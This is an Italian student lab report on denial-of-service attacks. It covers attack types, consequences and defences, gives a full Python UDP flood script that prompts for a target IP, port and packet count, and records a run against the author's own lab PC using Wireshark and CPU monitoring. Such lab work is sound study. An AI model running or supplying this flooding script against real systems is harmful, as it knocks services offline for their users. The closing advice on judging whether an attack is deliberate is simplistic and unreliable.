S6-L3

ATTACCO DOS

Introduzione: Gli attacchi di tipo DoS (Denial of Service) mirano a saturare le richieste di determinati servizi, rendendoli così indisponibili e causando significativi impatti sul business delle aziende. Obiettivo dell'Esercizio:

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

ATTACCO DOS

Gli attacchi DoS (Denial of Service) sono azioni malevole che mirano a rendere un sistema, un servizio o una rete inaccessibili agli utenti legittimi. L'obiettivo è sovraccaricare le risorse di un sistema fino a farlo smettere di funzionare correttamente, bloccando il servizio e causando disagio o danni agli utenti e all'azienda. In ambito di sicurezza informatica, gli attacchi DoS sono particolarmente rilevanti poiché possono portare a gravi interruzioni del servizio e alla perdita di reputazione o di ricavi per le aziende.

Tipologie di Attacchi DoS

Gli attacchi DoS possono essere classificati in diverse categorie a seconda delle tecniche utilizzate per provocare l’interruzione del servizio. Tra i principali tipi troviamo:

1. Attacchi di saturazione della larghezza di banda: In questi attacchi, un elevato volume di traffico viene inviato verso un server o una rete, saturando la banda e impedendo il traffico legittimo. Un esempio comune è il \*\*Ping Flood\*\*, in cui una serie di richieste ICMP (ping) viene inviata al server target in rapida successione, consumando la sua banda.

2. Attacchi alle risorse del server: Questi attacchi mirano a sovraccaricare le risorse del server come CPU, memoria o spazio su disco. Ad esempio, l'\*\*attacco SYN Flood\*\* utilizza richieste di connessione TCP incomplete per occupare le risorse di rete, lasciando il server in uno stato in cui non riesce a rispondere alle richieste legittime.

3. Attacchi applicativi (Layer 7): Questi attacchi colpiscono il livello applicativo, cioè le specifiche funzionalità del servizio (come le API o le pagine web).

Un esempio è l’attacco HTTP Flood, dove una quantità enorme di richieste HTTP viene inviata a una pagina web, sovraccaricando il server web fino a provocarne il crash.

ATTACCHI DDOS

Attacchi DDoS (Distributed Denial of Service)

Una variante più complessa e distruttiva è l'attacco DDoS, o attacco distribuito di negazione del servizio. In un DDoS, l’attaccante sfrutta una rete di dispositivi compromessi, noti come botnet, per generare un traffico massiccio da molteplici punti di origine, rendendo più difficile difendersi e bloccare l’attacco.

Conseguenze degli Attacchi DoS

Gli attacchi DoS possono avere conseguenze rilevanti per un'azienda o un'organizzazione, tra cui:

- Perdita di accesso al servizio: Gli utenti legittimi non riescono ad accedere al servizio, causando insoddisfazione e possibile perdita di clienti.

- Danno reputazionale: Se un’azienda subisce attacchi DoS frequenti, la percezione della sua sicurezza potrebbe risentirne.

- Perdite finanziarie: I downtime e le interruzioni possono tradursi in perdite di vendite e di opportunità commerciali.

Metodi di Difesa contro gli Attacchi DoS

Difendersi da attacchi DoS richiede una combinazione di strategie tecniche e operative, tra cui:

- Firewall e sistemi di prevenzione delle intrusioni (IPS): Questi strumenti aiutano a rilevare e bloccare il traffico anomalo o sospetto.

- Servizi di mitigazione DDoS: Soluzioni come Cloudflare, Akamai, o AWS Shield possono proteggere il sito filtrando il traffico.

- Rate limiting e controlli di accesso: Limitano il numero di richieste da un singolo indirizzo IP, prevenendo il sovraccarico del server.

In sintesi, gli attacchi DoS sono una minaccia comune ma dannosa che richiede approcci proattivi e tecnologie avanzate per essere mitigati efficacemente.

ESECUZIONE

Aiutandoci con chat andiamo a scrivere lo script seguendo le seguenti caratteristiche:

Requisiti del Programma:

Input dell'IP Target: Il programma deve richiedere all'utente di inserire l'IP della macchina target.

Input della Porta Target: Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.

Costruzione del Pacchetto: La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.

Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali.

Numero di Pacchetti da Inviare: Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

import socket

import random

def udp\_flood(target\_ip, target\_port, num\_packets):

# Crea un socket UDP

sock = socket.socket(socket.AF\_INET, socket.SOCK\_DGRAM)

# Crea un pacchetto di 1 KB (1024 byte) con dati casuali

packet = random.\_urandom(1024)

print(f"Inizio UDP flood su {target\_ip}:{target\_port}")

print(f"Inviando {num\_packets} pacchetti da 1 KB ciascuno...")

try:

for i in range(num\_packets):

sock.sendto(packet, (target\_ip, target\_port))

print(f"Pacchetto {i + 1} inviato a {target\_ip}:{target\_port}")

except KeyboardInterrupt:

print("Attacco interrotto manualmente.")

finally:

sock.close()

print("Attacco terminato.")

if \_\_name\_\_ == "\_\_main\_\_":

# Richiedi all'utente l'IP della macchina target

target\_ip = input("Inserisci l'indirizzo IP della macchina target: ")

# Richiedi all'utente la porta UDP della macchina target

target\_port = int(input("Inserisci la porta UDP della macchina target: "))

# Richiedi all'utente il numero di pacchetti da inviare

num\_packets = int(input("Inserisci il numero di pacchetti da inviare: "))

# Avvia la simulazione dell'UDP flood

udp\_flood(target\_ip, target\_port, num\_packets)

PRIMA DELL’ATTACCO

# Per iniziare disattiveremo i firewall del dispositivo attaccato, in questo casa sarà il nostro ps con ip 192.168.1.138

#Apriremo il programma wireshark su kali

# Apriremo la “ gestione delle attività “ per vedere la CPU come si comporterà


# Dopo aver scritto lo script lo salviamo sul text editor e lo salveremo con il nome

“ dosscript.py”

# Apriremo questo file sul termiale e daremo i comandi “ python dosscript.py”


* Inseriremo i dati che ci vengono richiesti come:
* Ip target
* N porta
* N pacchetti da inviare

Mettendo le varie pagine a confronto avremo questa situazione, la cpu che lavora al suo ritmo nosmale, su kali avremo impostato l’attacco sul terminale, e su wireshark vedremo il traffico che c’è normalmente.

* 

DOPO L’ATTACCO

* Sul terminale di kali vedremo come l’attacco sia terminato ( avremo potuto mettere anche infiniti pacchetti )
* Vedremo come la CPU si è alzata perché sta elaborando molti pacchetti che gli stanno arrivando con un utilizzo del 30% quando prima si aggirava intorno al 19% ed il relativo sbalzo del grafico
* Su wireshark potremmo vedere come stiamo ricevendo tantissimi pacchetti dall’ip attaccante ( quindi da kali con ip 192.168.1.115 ) con protocollo UDP alla porta 80 al nostro ip 192.168.1.138



Un tecnico della sicurezza nella sua azienda può vedere da wireshark come stia sotto accatto vedendo una situazione del genere, ricevendo tantissimi pacchetti perché sotto attacco dos.

Dovrà in poco tempo capire se l’attacco quindi proviene dall’esterno e dall’interno della sua azienda e se l’attacco è volontario o involontario.

Come linee guida possiamo tenere il fatto di vedere il protocollo per capire se l’attacco è interno o esterno e vedere l’ip dell’attaccante per capire se è volontario o involontario, se è un ‘ip dell’azienda probabilmente sarà stato involontario in quanto può essersi sbagliato, se è un ip che non riconosciamo allora potremmo dedurre che è volontario perchè l’attaccante sta volutamente decidendo di nascondere le sue tracce.